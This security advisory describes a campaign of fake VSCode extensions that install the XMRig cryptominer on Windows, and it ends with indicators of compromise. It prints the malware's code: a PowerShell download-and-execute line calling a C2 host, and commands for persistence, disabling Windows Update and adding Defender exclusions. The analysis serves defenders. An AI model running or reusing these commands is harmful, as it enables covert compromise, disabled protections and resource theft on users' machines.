

Danger: VSCode extension with malicious code mining cryptocurrency attacks Windows

Overview
Recently, developers have been targeted by a complex cryptocurrency mining campaign hidden inside VSCode extensions. This attack is estimated to have affected over 1 million users. Ten malicious extensions impersonate legitimate ones, infecting users with the XMRig miner for Monero, and they can be downloaded from the VSCode Marketplace. This attack is very sophisticated as it involves multiple complex steps, even installing legitimate extensions to avoid detection.
Infection Method
These extensions were publicly available on the VSCode Marketplace on 04/04/2025 and were discovered by Yuval Ronen, a researcher from ExtensionTotal. Below are the 10 malicious extensions identified:
Prettier - Code for VSCode (by prettier) - 955K installs
Discord Rich Presence for VS Code (by Mark H) - 189K installs
Rojo – Roblox Studio Sync (by evaera) - 117K installs
Solidity Compiler (by VSCode Developer) - 1.3K installs
Claude AI (by Mark H)
Golang Compiler (by Mark H)
ChatGPT Agent for VSCode (by Mark H)
HTML Obfuscator (by Mark H)
Python Obfuscator for VSCode (by Mark H)
Rust Compiler for VSCode (by Mark H)


These extensions impersonate popular programming tools. Once installed, they download and execute a PowerShell script, install the legitimate extension they are impersonating, and simultaneously set up the XMRig miner from a C2 server at https://asdf11[.]xyz/
function activate(context) {
  // Register the command to execute the PowerShell Loader and install the extension
  let disposable = vscode.commands.registerCommand('hubtestmanagerex.runCmd', async function () {
    if (process.platform === 'win32') {
      const cmdCommand = 'powershell -Command "irm <https://asdf11.xyz/> | iex"';
potry {
        // Execute the command to download and execution the PowerShell Loader
        await executeCmdCommand(cmdCommand);
        // After the PowerShell Loader has been executed, install the Solidity extension
        const extensionId = 'icrawl.discord-vscode'; // The identifier for the Solidity extension
        await installExtension(extensionId);

      } catch (error) {
        vscode.window.showErrorMessage(`Failed to execute command: ${error.message}`);
      }
    }
  });
This PowerShell script is responsible for maintaining operation, avoiding detection, escalating privileges, and execution. To stay active, it creates a task named “OnedriveStartup” that runs every time the computer starts up (masquerading as OneDrive software).
Start-Process "cmd.exe" -ArgumentList "/c schtasks /create /tn `"OnedriveStartup`" /tr `"$qZVhfWBWTd5ptqbWRS8gzsNWK7JScbLgtuxRRD`" /sc ONLOGON /RL HIGHEST /F" -WindowStyle Hidden
Create and run script from Registry Entry
Start-Process "cmd.exe" -ArgumentList "/c reg add ""HKCU\\Software\\Microsoft"" /v ""Version"" /t REG_SZ /d $uDVxFVuHBesAFGZCV1NZw3xuoG0kC0NzzGKYyUp /f" -WindowStyle Hidden
To avoid detection, it will disable the Windows Security service.
# Stops the Windows Update Service and disables it from starting
Stop-Service -Name wuauserv -Force
Set-Service -Name wuauserv -StartupType Disabled

# Modifies registry to disable the Windows Update Medic Service
Start-Process "cmd.exe" -ArgumentList '/c reg add "HKLM\\SYSTEM\\CurrentControlSet\\Services\\WaaSMedicSvc" /v Start /t REG_DWORD /d 4 /f' -WindowStyle Hidden

# Stops and disables the Update Orchestrator Service
Stop-Service -Name UsoSvc -Force
Set-Service -Name UsoSvc -StartupType Disabled
At the same time, it also adds the created directory to the Windows Defender Exclusion Path.
Start-Process "cmd.exe" -ArgumentList "/c powershell -Command ""Add-MpPreference -ExclusionPath '%localappdata%\\$uDVxFVuHBesAFGZCV1NZw3xuoG0kC0NzzGKYyUp'""" -WindowStyle Hidden

Start-Process "cmd.exe" -ArgumentList "/c reg add `"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Exclusions\\Paths`" /v `"%localappdata%\\$uDVxFVuHBesAFGZCV1NZw3xuoG0kC0NzzGKYyUp`" /t REG_SZ /d 0 /f" -WindowStyle Hidden
To escalate privileges, it will execute malicious code with Administrator rights. If it doesn't have those rights, it will create another System32 directory and copy the file ComputerDefault.exe into it. Then the script will create a DLL named MLANG.dll and execute it using ComputerDefault.
In the PowerShell script, there is information about the DLL and Trojan encoded in Base64. It will decode the Trojan named Launcher.exe and write it into the directory excluded in Windows Defender. Launcher.exe is then executed and connects to the C2 server myaunet[.]su, downloads, and executes the XMRig tool.
Recommendation
With recent attacks becoming increasingly complex and sophisticated, users are easily exploited to install fake software and utilities, affecting information security. FPT Threat Intelligence offers the following recommendations:
Update the IOC list below the article.
Carefully check software and utilities before installation.
Regularly update cybersecurity information and recent attacks to plan responses.
IOC
VSCode package:
prettierteam.prettier
markh.chatgpt-autocoder-vscode
markh.claude-autocoder-vscode
markh.discord-rich-presence-vs
markh.golang-compiler-vscode
markh.html-obfuscator-vscode
markh.python-obfuscator-vscode
markh.rust-compiler-vs
evaera-rbx.vscode-rojo-rbx
vscodedeveloper.sobidity-compiler
File Hash
| 2d17f0cb6c8d9488f2d101b90052692049b0c4bd9bf4949758aae7b1fd936191 | Launcher.exe / myau.exe |
| d2fcf28897ddc2137141d838b734664ff7592e03fcd467a433a51cb4976b4fb1 | xmrig.exe |
| bb757c6338491170072e8b743ea2758eebaeb1472ba6b421c950c79a3daed853 | evil.ps |
| 26111b28f6c507ea68e7c8a0f3ad64fb0d7b694d7f703bc626d871c4e1502dc2 | PowerShell |
| 0c05365ea9c1162b10d93ffdc93eb4207b61062d35dbf6d424ad15e3342ecb70 | asdf11.ps1 |
| b98dfc7ed18d6d30490fc2b997fbeae36541335bd05a94624da8b808e818d094 | malware.ps1 |
| 71b48bc26f4a4f9759eaf35f44e7cebf4f18e1a74ab2c902f91404ca8ceb3a4e | PowerShell |
| 13db408a3232ea31aab8edc648b6c315782db9516e1c08c6bd667e17f5dd147c | output.exe |
| 515e6d58b720d5e125602621b28fa37a669efed508e983b8c3136bea80d46640 | DLL |
C2 Server
asdf11[.]xyz
myaunet[.]su




